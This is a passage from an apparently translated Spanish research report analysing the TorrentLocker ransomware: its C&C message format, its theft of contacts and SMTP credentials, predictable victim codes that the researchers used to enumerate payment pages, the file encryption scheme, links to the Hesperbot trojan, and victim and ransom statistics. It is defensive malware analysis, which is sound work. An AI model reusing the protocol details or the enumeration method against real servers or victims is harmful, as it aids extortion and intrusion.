TorrentLocker se comunica con su servidor de comando y control mediante una URL codificada en forma rígida ubicada dentro del archivo ejecutable. En caso de que el dominio no se resuelva o que el servidor no responda, se usa un algoritmo generador de dominios (DGA, por sus siglas en inglés) para crear una lista de 30 nombres de dominio. La funcionalidad DGA se agregó a TorrentLocker en octubre de 2014. La lista completa de nombres de dominio generados por las últimas variantes de TorrentLocker está disponible en el Apéndice D. Uno de ellos está registrado, pero no actúa como servidor de comando y control (no responde a HTTPS). No creemos que el malhechor haya registrado este dominio.

## 5.4.2 Protocolo de comunicación

TorrentLocker usa un protocolo bastante simple para informar a su servidor de comando y control. Este protocolo fue cambiando con el paso del tiempo. El presente artículo describe la última versión, que está actualmente vigente.

### Cifrado

TorrentLocker se basa en la codificación SSL para cifrar el tráfico intercambiado con el servidor de comando y control. Se sabe que algunas variantes usan un cifrado XOR en cadena en vez del cifrado SSL, como lo describió iSIGHT Partners [10] en septiembre de 2014.

Cada solicitud POST de HTTP al servidor de comando y control contiene los siguientes datos:

Tipo	Descripción
<b>Cadena de 32 caracteres que termina en cero (66 bytes)</b>	Un ID generado por computadora basado en el nombre del equipo, la versión de Windows y la fecha de instalación
<b>Cadena de 32 caracteres que termina en cero (66 bytes)</b>	El nombre de la campaña
<b>Entero de 1 byte</b>	El tipo de búsqueda (de 0 a 6)
<b>Entero de 4 bytes</b>	La longitud adicional de los datos (cero si no se envía ningún dato adicional)
<b>n bytes</b>	Datos adicionales

*Tabla 3: Estructura de los mensajes enviados al servidor de comando y control*






Imagen 11: Ejemplo de mensaje enviado al servidor de comando y control

A continuación se muestra el contenido de los campos para este mensaje de muestra:

```
{
  computer_id: "RICK-PC-E4C03B402B6B37D378844361"
  campaign_id: "ad-x"
  command_id: 4 (se envían 4 credenciales SMTP)
  arg_length: 120
  arg_string:
  "smtp.mail.yahoo.com:25:orgone_2000@yahoo.com:passw0rd123:0\r\n"
}
```

A continuación se muestra la lista de tipos de búsquedas disponibles que se pueden enviar al servidor de comando y control:

Tipo	Descripción	Contenido de los datos adicionales	Datos devueltos por el C&C
0	Obtener página de rescate	Ninguno	Página HTML
1	Enviar la clave AES-256 cifrada con RSA	Clave AES-256 cifrada con RSA	Ninguno
2	Enviar la cantidad de archivos cifrados	Cantidad de archivos cifrados (entero de 4 bytes)	Ninguno
3	Enviar la lista de contactos	Lista de nombres y direcciones de correo electrónico de la libreta de direcciones	Ninguno
4	Enviar las credenciales SMTP	Lista con la información de SMTP separada por dos puntos (servidor, puerto, nombre de usuario y contraseña, etc.)	

5	Enviar las credenciales SMTP	Similar al tipo de búsqueda 4	Ninguno
6	Enviar registros	Cadena de mensaje con información sobre el error, la función y la línea donde se encuentra	Ninguno

Tabla 4: Descripción de los distintos tipos de búsquedas que TorrentLocker le envía a su C&C

### 5.4.3 Generación del código para la identificación de la víctima

Cuando un equipo infectado con TorrentLocker reporta a su servidor de comando y control, se genera un "código de usuario" para identificar posteriormente a la víctima y poder darle una URL única desde donde pueda pagar el rescate y descargar el software de descifrado. La URL sigue el siguiente patrón:

```
http://<nombre_de_dominio_punto_onion>/buy.php?<código_de_usuario>
```

Para facilitare el acceso al dominio con ruta .onion, la página de rescate incluye vínculos a sitios Web que actúan como retransmisores [Tor2web](#) para que las víctimas no tengan que instalar navegadores habilitados específicamente para Tor en sus equipos cuando quieran acceder a la página de pago.

El código de usuario parece ser una cadena de texto aleatoria de 6 caracteres alfanuméricos. No obstante, si tienen lugar dos infecciones en un momento similar, sus códigos también serán similares. Hay razones sólidas para creer que los códigos de usuario se basan en la hora o que son secuenciales. Tras realizar un análisis más profundo, los investigadores de ESET descubrieron que los códigos de usuario generados por el servidor en realidad se pueden predecir.

Tomemos tres códigos de usuario generados por el servidor con intervalos de 10 segundos (⌚).

```
base 36 to base 10 5un33i -> 353796462 -> 3537 96462 -- 3537 +
96462 = 99999 5up899 -> 353896461 -> 3538 96461 -- 3538 + 96461 =
99999 5urd0f0 -> 353996460 -> 3539 96460 -- 3539 + 96460 = 99999 ⌚
⌚ ⌚ +1 -1 ⌚
```

El código de usuario es un entero con base 36. Una vez convertido a base 10 (⌚), da un gran entero de 9 a 10 dígitos. Al separar los 5 últimos dígitos de los anteriores (⌚), se pueden encontrar dos series. La serie de los dígitos más significativos se incrementa de a uno cada vez, mientras que la serie de los dígitos menos significativos va decreciendo.

Al sumar los dos enteros, resulta que siempre da 99999 (⌚). Constituye un sistema autosostenible que les permite a los operadores validar si un código de usuario es legítimo o no.

Gracias a este conocimiento, los investigadores de ESET lograron solicitar todas las páginas de rescate de los distintos servidores de comando y control. Las estadísticas se presentan en la sección Estadísticas de este documento.

## 5.5 Criptografía

En septiembre de 2014, NIXU [9] publicó un artículo en el blog con algunos trucos para descifrar archivos cifrados por TorrentLocker. Era posible extraer la cadena de claves si se cifraba con XOR un archivo de 2 MB utilizando su copia no cifrada. Nathan Scott también puso a disponibilidad de los usuarios una herramienta con una interfaz gráfica de usuario para automatizar el proceso de descifrado.

Una vez publicada la información sobre la posibilidad de extraer la cadena de claves, los autores de TorrentLocker cambiaron el cifrado e invalidaron dicha posibilidad. Se había podido extraer la cadena de claves porque TorrentLocker utilizaba el cifrado AES-256 en modo de Contador (CTR), con la misma clave y el mismo vector de inicialización para cada archivo. En este modo, la cadena de claves no depende del contenido del texto sin formato, lo que convierte al cifrado AES en modo CTR en un cifrado de flujo. Por lo tanto, uno puede usar el [ataque de clave reutilizada](#) mediante el cifrado con XOR de un texto sin formato conocido utilizando un texto cifrado conocido para extraer la cadena de claves. Esta cadena de claves se puede volver a utilizar en otro documento cifrado para recuperar su texto sin formato.

Para contrarrestar este método de extracción de la cadena de claves, los creadores de TorrentLocker cambiaron el método de cifrado que usaban para cifrar los documentos de los sistemas infectados. Aún siguen usando AES-256 para cifrar, pero esta vez lo usan en modo de [Encadenamiento Cifrado en Bloque](#) (CBC). El modo CBC impide que se pueda extraer la cadena de claves. El resto de la criptografía descrita en este artículo también se aplica a las variantes más antiguas de TorrentLocker.

TorrentLocker utiliza la biblioteca [LibTomCrypt](#) para sus necesidades criptográficas.

### Generación de claves

Durante la infección, se genera una sola clave AES-256. Esta es la clave que se usará para cifrar todos los archivos del sistema. Para generar la clave de 256 bits, se implementa el generador pseudoaleatorio de números [Yarrow](#) de LibTomCrypt. Como valor inicial utiliza el valor devuelto de las siguientes funciones:

1. `GetTickCount`
2. `GetCurrentProcessId`
3. `GetCurrentThreadId`
4. `GetDesktopWindow`

5. `GetForegroundWindow`
6. `GetShellWindow`
7. `GetCapture`
8. `GetClipboardOwner`
9. `GetOpenClipboardOwner`
10. `GetFocus`
11. `GetActiveWindow`
12. `GetKBCodePage`
13. `GetProcessHeap`
14. `GetThreadTimes (GetCurrentThread ( ) )`
15. `GetProcessTimes (GetCurrentProcess ( ) )`

A pesar de que se pueden adivinar algunos de los bytes en esta secuencia de 120 bytes, hay demasiadas incógnitas como para forzar el valor inicial e intentar regenerar la misma clave.

El vector de inicialización utilizado para el cifrado AES-256 fue el mismo en todos los binarios de TorrentLocker. Se incluye en el Apéndice F.

## Extracción de la clave

Antes de cifrar los archivos, la clave se cifra con una clave pública RSA de 2048 bits incluida en TorrentLocker y luego se envía al servidor de comando y control con el tipo de solicitud 1. En las muestras de malware, la clave está codificada con DER en el formato RSAPublicKey PKCS#1. OAEP PKCS#1 se usa como relleno.

## Formato de archivo cifrado

Como informó NIXU [9], TorrentLocker solo cifra los primeros 2 MB de cada archivo. Esto probablemente sea la decisión del creador del malware por razones de rendimiento. De todos modos, en la mayoría de los casos, el hecho de cifrar los primeros 2 MB ya deja el archivo inutilizable.

Al final del archivo cifrado se agregan tres elementos:

Tamaño	Contenido
Entero de 4 bytes	Suma de comprobación Adler-32 de la clave AES-256
Entero de 4 bytes	El tamaño de la clave cifrada con RSA (probablemente 256)

**n bytes**

La clave cifrada con AES-256 con la clave pública RSA de TorrentLocker


*Tabla 5: Estructura agregada tras el contenido del archivo cifrado*

La suma de comprobación Adler-32 probablemente se agregó para permitir cierta verificación de la clave AES y para confirmar que el archivo realmente había sido cifrado por TorrentLocker.

Este método para mantener la clave AES en el archivo cifrado les permite a los operadores de TorrentLocker (o a cualquiera que tenga la clave privada RSA) descifrar el contenido del archivo. Proporciona una forma de recuperar la clave AES incluso aunque el comando y control no esté funcionando. No obstante, esta clave privada se mantiene en manos de los malhechores. La recuperación de esta clave privada permitiría la creación de un software de descifrado genérico.

## 6. Análisis del software de descifrado

Los investigadores de ESET lograron analizar el software de descifrado que vendía la banda criminal mediante el acceso a las páginas de pago a las que ingresaban las víctimas para adquirir el software (ver Metodología). Este software de descifrado no está para nada ofuscado. Comparte gran parte del código con el mismo TorrentLocker. Y también utiliza la biblioteca LibTomCrypt para sus necesidades criptográficas.

*Imagen 12: Captura de pantalla del software de descifrado*

En una misma campaña, el código incluido en el software de descifrado es el mismo para todos. Como se puede ver en la siguiente capturas de pantalla, la única diferencia es la clave AES-256 de 32 bytes utilizada para descifrar los documentos.

```

2014-10-21_it/Decryption_Software.exe
0002 3E70: 84 B4 41 00 84 B4 41 00 84 B4 41 00 84 B4 41 00 ..A...A...A...A
0002 3E80: 84 B4 41 00 84 B4 41 00 00 00 00 00 00 00 00 ..A...A...
0002 3E90: 20 05 93 19 00 00 00 00 00 00 00 00 00 00 00 .....
0002 3EAD: 02 00 00 00 FE FF FF FF 00 00 00 00 00 00 00 .....
0002 3EB0: 0C 7A CD 2D 05 A6 08 0C 06 FD 4B A3 C5 BF 01 34 .x.....K...T
0002 3EC0: 08 09 20 FD 05 FF 09 48 86 08 70 CA 16 37 AF 63 .0-...K...x...c
0002 3ED0: 44 00 65 00 63 00 72 00 79 00 70 00 74 00 69 00 D.e.c.r.y.p.t.i.
0002 3EE0: 6F 00 6E 00 20 00 63 00 6F 00 6D 00 70 00 6C 00 o.n. .c.o.m.p.l.
0002 3EF0: 65 00 74 00 65 00 00 00 43 00 72 00 79 00 70 00 e.t.e...C.r.y.p.
0002 3F00: 74 00 6F 00 4C 00 6F 00 63 00 68 00 65 00 72 00 t.o.l.o.c.k.e.r.
0002 3F10: 20 00 44 00 65 00 63 00 72 00 79 00 70 00 74 00 .D.e.c.r.y.p.t.
0002 3F20: 69 00 6F 00 6E 00 20 00 53 00 6F 00 66 00 74 00 i.o.n. .S.o.f.t.
0002 3F30: 77 00 61 00 72 00 65 00 00 00 00 00 00 00 00 00 w.a.r.e. ....

2014-10-27_nl/Decryption_Software.exe
0002 3E70: 84 B4 41 00 84 B4 41 00 84 B4 41 00 84 B4 41 00 ..A...A...A...A
0002 3E80: 84 B4 41 00 84 B4 41 00 00 00 00 00 00 00 00 ..A...A...
0002 3E90: 20 05 93 19 00 00 00 00 00 00 00 00 00 00 00 .....
0002 3EAD: 02 00 00 00 FE FF FF FF 00 00 00 00 00 00 00 .....
0002 3EB0: F1 08 E0 19 C3 71 B8 C1 08 26 00 10 B3 C5 5D C5 .h...q...i...j]
0002 3EC0: 24 C7 D6 07 F3 C1 C5 0E 33 05 1A 0E 2E 0E 2F 0F 0.....3...../
0002 3ED0: 44 00 65 00 63 00 72 00 79 00 70 00 74 00 69 00 D.e.c.r.y.p.t.i.
0002 3EE0: 6F 00 6E 00 20 00 63 00 6F 00 6D 00 70 00 6C 00 o.n. .c.o.m.p.l.
0002 3EF0: 65 00 74 00 65 00 00 00 43 00 72 00 79 00 70 00 e.t.e...C.r.y.p.
0002 3F00: 74 00 6F 00 4C 00 6F 00 63 00 68 00 65 00 72 00 t.o.l.o.c.k.e.r.
0002 3F10: 20 00 44 00 65 00 63 00 72 00 79 00 70 00 74 00 .D.e.c.r.y.p.t.
0002 3F20: 69 00 6F 00 6E 00 20 00 53 00 6F 00 66 00 74 00 i.o.n. .S.o.f.t.
0002 3F30: 77 00 61 00 72 00 65 00 00 00 00 00 00 00 00 00 w.a.r.e. ....

Arrow keys move F find RET next difference ESC quit T move top
C ASCII/EBCDIC E edit file G goto position Q quit B move bottom

```

Imagen 13: Las claves AES son la única diferencia en el software de descifrado distribuido por el perpetrador

Como la clave AES es única en cada infección, no es posible usar la misma copia del software de descifrado en dos equipos infectados diferentes.

## 7. Similitud con el troyano bancario Hesperbot

Los investigadores de ESET descubrieron a Hesperbot en el año 2013. Es un troyano bancario completamente equipado, capaz de inyectar JavaScript y HTML en las páginas Web. Su objetivo principal es robar credenciales bancarias. También tiene un componente Android para capturar las contraseñas de un solo uso (OTP) utilizadas por algunos bancos. Hay un artículo sobre Hesperbot [disponible online](#) en nuestro blog [welvesecurity.com](http://welvesecurity.com).

Durante nuestra investigación de TorrentLocker, nos dimos cuenta de que las dos amenazas son muy similares. De hecho, ambas parecen **haber sido creadas y estar manejadas por el mismo grupo**. Además del hecho de que las dos amenazas están dirigidas a los mismos países (principalmente Turquía, República Checa y Australia), otras pistas sugieren que están relacionadas.

### 7.1 Similitud entre las páginas de distribución del malware

Las páginas Web utilizadas para distribuir Hesperbot a principios de 2014 eran similares a la utilizada para distribuir TorrentLocker. En marzo del mismo año, MRG Effitas [20] publicó un artículo en su blog sobre una página de descarga con código de verificación CAPTCHA que distribuía Hesperbot. Es muy poco común encontrar una página de descarga para la distribución de malware que pida el ingreso de un código de

verificación CAPTCHA. Las URL también siguen un mismo patrón; en algunos casos terminan con `.php?id=[dígitos]`.




Imagen 14: Comparación de las URL de las páginas de distribución

En ambos casos, se descargaba un archivo `.zip` que contenía el archivo malicioso ejecutable. El nombre del archivo `.zip` sigue el mismo patrón: `[palabra]_[dígitos].zip`.

Los perpetradores también se hicieron pasar por una empresa popular de telecomunicaciones en Turquía llamada TNet en ambos [19] casos [Apéndice A].

## 7.1 Reutilización del C&C

En una publicación del blog de MRG Effitas [20], el autor también divulgó el servidor de comando y control de Hesperbot `updatesecurehost1.ru`, que resolvía en `46.149.111.178`. Es interesante notar que esta IP en particular también se usó como servidor de comando y control para TorrentLocker en septiembre de 2014. Las muestras contienen una URL con el dominio `nigerianpride.net`, que en ese momento resolvía en `46.149.111.178`.

## 7.1 Ruta a un archivo PDB

En ambas familias de malware, las primeras versiones mostraban una ruta a un archivo PDB (archivo de base de datos de programas, utilizado para depurar información) luego de descomprimirse. Peter Kleissner encontró la ruta a un archivo PDB en Hesperbot y lo informó mediante [Twitter](#) en noviembre de 2013. La ruta al archivo PDB para el módulo "procblock" de Hesperbot era:

```
X:\hesperus\solution\v3_pdf_err\output\mods\Release\procblock_mod_x86.pdb
```

En agosto de 2014, un investigador de ESET analizó una muestra con una ruta muy similar. Esta muestra contenía la siguiente ruta para el módulo central de TorrentLocker:

```
X:\racketeer\solutions\new\output\Release\bin\rack-core.pdb
```

Más muestras también revelaron otro archivo binario llamado rack-dropper:

```
X:\racketeer\solutions\new\output\Release\rack-dropper.pdb
```

La presencia de lo que parece ser un proyecto de Visual Studio en el directorio raíz de una unidad X no es para nada común. Aunque es posible que dos creadores de malware diferentes utilicen la misma ruta, estas características sugieren que pueden haber sido compilados en el mismo equipo.

## 8. Estadísticas

Al entender cómo se generaban los códigos de usuario (ver Generación del código para la identificación de la víctima), los investigadores de ESET pudieron extraer información sobre las víctimas desde los servidores de comando y control de TorrentLocker.

### 8.1 Metodología

Estos son los pasos que tomamos para extraer las direcciones de las páginas de pago desde los servidores de comando y control:

1. Enviamos una solicitud "Obtener página de rescate" al servidor de comando y control con un nombre de equipo aleatorio
2. Extrajimos el código de usuario de la página
3. Extrajimos el ID de usuario del código de usuario
4. Solicitamos todas las páginas de pago con un ID de usuario inferior al que recibimos

Este experimento se realizó el 24 de noviembre de 2014. Decidimos usar todos los dominios .onion que encontramos en las páginas de rescate. El uso conjunto del dominio .onion y del código de usuario es la forma que tiene el operador de TorrentLocker para identificar a sus víctimas de manera individual, por lo tanto constituye la mejor opción para contar con la mayor cobertura posible. A continuación se muestra la lista de servidores de comando y control:



Dominio onion	Fecha de primer avistaje	Código de usuario obtenido	Código de usuario decodificado con Base36	ID del usuario
4ptyziqllh5iyhx4.onion	20/11/2014	3fcyy0	207197928	2071
tisoyhcp2y52ioyk.onion	12/11/2014	12m8so9	2335076649	23350
nne4b5ujqqedvrkh.onion	25/09/2014	bgaj2r	692493075	6924
erhitnwfvpgajfbu.onion	29/08/2014		Mismo resultado que nne4b5ujqqedvrkh.onion	
a5xpevkpcmfmaew.onion	18/11/2014	23fld9	126698733	1266
3v6e2oe5y5ruimpe.onion	17/11/2014	mquxfz9	1375486245	13754
udm744mfh5wbwxye.onion	06/08/2014		Inactivo	
iet7v4dciocgxhdv.onion	31/07/2014		Inactivo	

Tabla 6: Lista de servidores de comando y control contactados para el experimento

## 8.2 Resultados

Los investigadores de ESET solicitaron un total de 47.365 páginas de pago desde los 5 servidores de comando y control diferentes. De ese total de páginas, 39.670 eran códigos de usuario válidos generados por una infección exitosa o un vínculo para descargar el software de descifrado si la víctima pagó el rescate. Es posible que los operadores del malware hayan borrado los demás códigos de usuario por ser muy viejos o porque no fueron el resultado de una infección real (códigos de usuario creados por un investigador de malware, por ejemplo).

De las 39.670 víctimas, 570 pagaron el rescate y obtuvieron el vínculo al software de descifrado. En otras palabras, **1,44% de todos los usuarios infectados que identificamos pagaron el rescate a los cibercriminales**. También hay 20 páginas que muestran que se enviaron las Bitcoins pero no se otorgó acceso a al software de descifrado porque no se había abonado la totalidad del rescate.




Imagen 15: Proporción de víctimas que les pagaron a los ciberdelincuentes para obtener el software de descifrado

La página de pago se personaliza de acuerdo con el país al cual se dirige la amenaza. El idioma, la moneda y los vínculos a los mercados de Bitcoins son diferentes. Encontramos plantillas para un total de 13 países distintos. Hay países donde las campañas de propagación parecieron tener mucho éxito y otros en donde solo se efectuaron algunas pocas infecciones.




Imagen 16: Cantidad de infecciones por país

Las 1.777 páginas "desconocidas" están en inglés y no contienen ninguna información específica del país sobre

cómo comprar Bitcoins. Parecería ser una página genérica que se usa cuando la campaña no está dirigida a ningún país en particular.

La página de pago le ofrece a la víctima dos precios diferentes: pueden pagar la mitad del precio si efectúa el pago dentro de un período determinado o la totalidad si decide pagar luego de la fecha límite. La validez de esta "rebaja" dura entre dos y cuatro días y varía de una campaña a otra.

El precio total del rescate exigido para desbloquear los archivos cifrados oscila entre 2,0264 BTC y 4,0810 BTC. El importe probablemente vaya cambiando según la cotización de las Bitcoins en el momento del lanzamiento de la campaña, entre otros factores. También observamos una campaña donde el rescate pedido no era siempre el mismo. Por ejemplo, éstas son 10 infecciones consecutivas:

ID	País	Rescate (en Bitcoins)	Rescate (en liras turcas)
i	Turquía	2,8589 BTC	2599 TRY
i+1	Turquía	1,9789 BTC	1799 TRY
i+2	Turquía	2,4189 BTC	2199 TRY
i+3	Turquía	2,8589 BTC	2599 TRY
i+4	Turquía	1,9789 BTC	1799 TRY
i+5	Turquía	2,4189 BTC	2199 TRY
i+6	Turquía	2,8589 BTC	2599 TRY
i+7	Turquía	1,9789 BTC	1799 TRY
i+8	Turquía	2,4189 BTC	2199 TRY
i+9	Turquía	2,8589 BTC	2599 TRY

*Tabla 7: Diez detalles de páginas de pago sucesivos provenientes de un mismo servidor de comando y control*

Es posible que los operadores detrás de TorrentLocker estén tratando de encontrar la cantidad correcta de dinero que deben cobrar a las víctimas para maximizar sus ingresos.

Para todas las 39.100 víctimas que no pagaron el rescate, **el precio promedio exigido es 1,334 BTC** si se paga mientras está disponible la rebaja y **2,668 BTC si se paga después**.

Es difícil decir quiénes pagaron el importe total y quiénes el rebajado (la mitad del precio). Por esta razón, decidimos usar un rango para cuantificar la ganancia obtenida por los criminales. La cantidad total de Bitcoins oscila entre 760,38 BTC y 1.520,76 BTC. Con el valor de la Bitcoin cotizada al 29 de noviembre de 2014 (1 BTC cuesta USD 384,94), significa que **estafan a las víctimas por un valor de entre USD 292.700 y USD 585.401**.

Las páginas de pago de las infecciones recientes incluían la cantidad de tiempo restante hasta el que la rebaja dejara de ser efectiva y aumentara el precio. Descubrimos que había 2.766 páginas en las cuales el tiempo restante era mayor a cero. El tiempo restante máximo indicado en las páginas era casi exactamente de cuatro días. Probablemente se trata de una infección muy reciente y creemos que estamos en lo correcto al asumir que cuatro días es el período límite para pagar la mitad del precio. Podemos concluir que estas 2.766 víctimas se infectaron entre el 20 y el 24 de noviembre de 2014, lo que da una tasa de infección de **691,5 diaria** durante este período.

TorrentLocker le informa al servidor de comando y control la cantidad de archivos cifrados. Esta información nos permitió contar la **cantidad total de archivos cifrados, que ascendió a 284.716.813** hasta el 24 de noviembre de 2014.

## 9. Conclusión

La banda de TorrentLocker ha estado distribuyendo este ransomware al menos desde febrero de 2014. Han acumulado una cantidad increíble de Bitcoins mediante el bloqueo de los documentos de sus víctimas. Hasta el momento, no parece que las autoridades le pongan ninguna clase de obstáculo. Al cambiar de AES en modo CTR a AES en modo CBC, dificultaron muchísimo la posibilidad de descifrado sin la clave AES. La recuperación de la clave privada RSA de los operadores significaría obtener la capacidad de extraer la clave AES de cualquier archivo cifrado. Con esta información, sería posible crear una utilidad genérica de descifrado.

Una manera de remediar los daños causados por TorrentLocker es tener una **copia de seguridad offline**. TorrentLocker no puede alterar el contenido de los archivos que no están conectados a la máquina infectada. Sin embargo, hay que recordar que, si el disco con la copia de seguridad está siempre conectado al equipo, o si la copia se encuentra en una unidad de red que se puede conectar en todo momento, el malware también cifrará ese contenido.

Aún quedan muchas preguntas para resolver sobre la manera en que la banda criminal opera tras escena: ¿Alguien vende el kit "Racketeer" a otras personas que operan la botnet, o lo ejecutan los mismos creadores? ¿Se trata de un proyecto secundario de los creadores de Hesperbot? ¿Están monetizando a ambos simultáneamente o solo cambiaron a TorrentLocker? ¿La distribución de ransomware es más rentable que los troyanos bancarios?

## 10. Reconocimiento

Agradecemos a Thomas Dupuy por su ayuda en el análisis de TorrentLocker.

## 11. Referencias

Publicaciones relacionadas a TorrentLocker en orden cronológico

- [1] 2014-02-20, Osman Pamuk, Emir Üner and Alican Akyo (TÜBİTAK BİLGEM), **Kripto kilit yöntemini kullanan şantajcı zararlı yazılım**, <https://www.bilgiguvenligi.gov.tr/zararli-yazilimlar/kripto-kilit-yontemini-kullanan-santajci-zararli-yazilim.html>
- [2] 2014-02-27, *rebus*, **Sifreli Ransomware**, <http://rebsnippets.blogspot.com/2014/02/sifreli-ransomware.html>
- [3] 2014-03-25, *samohtc*, **CAPTCHA protected malware downloader**, <https://community.emc.com/community/connect/rsaxchange/netwitness/blog/2014/03/25/captcha-protected-malware-downloader>
- [4] 2014-05-30, Fred Touchette (App River), **New CryptoLocker Has a Walkabout**, <http://blog.appriver.com/2014/05/new-cryptolocker-has-a-walkabout>
- [5] 2014-06-02, Joseph Graziano (Symantec), **Energy Bill Spam Campaign Serves Up New Crypto Malware**, <http://www.symantec.com/connect/blogs/energy-bill-spam-campaign-serves-new-crypto-malware>
- [6] 2014-06-03, Michael Jenkin, **Cryptolocker (Again, new and improved ?)**, <http://blogs.msmvps.com/mickyj/blog/2014/06/03/cryptolocker-again-new-and-improved>
- [7] 2014-06-10, Ivo Ivanov (Vínsula), **Analysis of CryptoLocker Racketeer spread through fake Energy Australia email bills**, <http://vinsula.com/2014/06/10/analysis-of-cryptolocker-racketeer>
- [8] 2014-08-15, Richard Hummel (iSIGHT Partners), **Analysis of 'TorrentLocker' – A New Strain of Ransomware Using Components of CryptoLocker and CryptoWall**, <http://www.iSIGHTpartners.com/2014/08/analysis-torrentlocker-new-strain-malware-using-components-cryptolocker-cryptowall>
- [9] 2014-09-09, Taneli Kaivola, Patrik Nisén and Antti Nuopponen (NIXU), **TorrentLocker Unlocked**, <http://digital-forensics.sans.org/blog/2014/09/09/torrentlocker-unlocked>
- [10] 2014-09-17, Richard Hummel (iSIGHT Partners), **TorrentLocker – New Variant with New Encryption Observed in the Wild**, <http://www.iSIGHTpartners.com/2014/09/torrentlocker-new-variant-observed-wild>
- [11] 2014-09-27, Chris Mannon (Zscaler), **Crypto-Ransomware Running Rampant**, <http://research.zscaler.com/2014/10/crypto-ransomware-running-rampant.html>

- [12] 2014-10-20, Paolo Dal Checco and Giuseppe Dezzani (Digital Forensics Bureau), **TorrentLocker – Enti Italiani sotto riscatto**, <http://www.difob.it/torrentlocker-cryptolocker-documenti-criptati/>
- [13] 2014-10-21, Joost Bijl (Fox-IT), **Update on the Torrentlocker ransomware**, <http://blog.fox-it.com/2014/10/21/update-on-the-torrentlocker-ransomware/>
- [14] 2014-10-30, MailGuard, **MailGuard Breaking IT News: Fake NSW Office of State Revenue Scam**, <http://www.mailguard.com.au/blog/mailguard-breaking-it-news-fake-nsw-office-of-state-revenue-scam/>
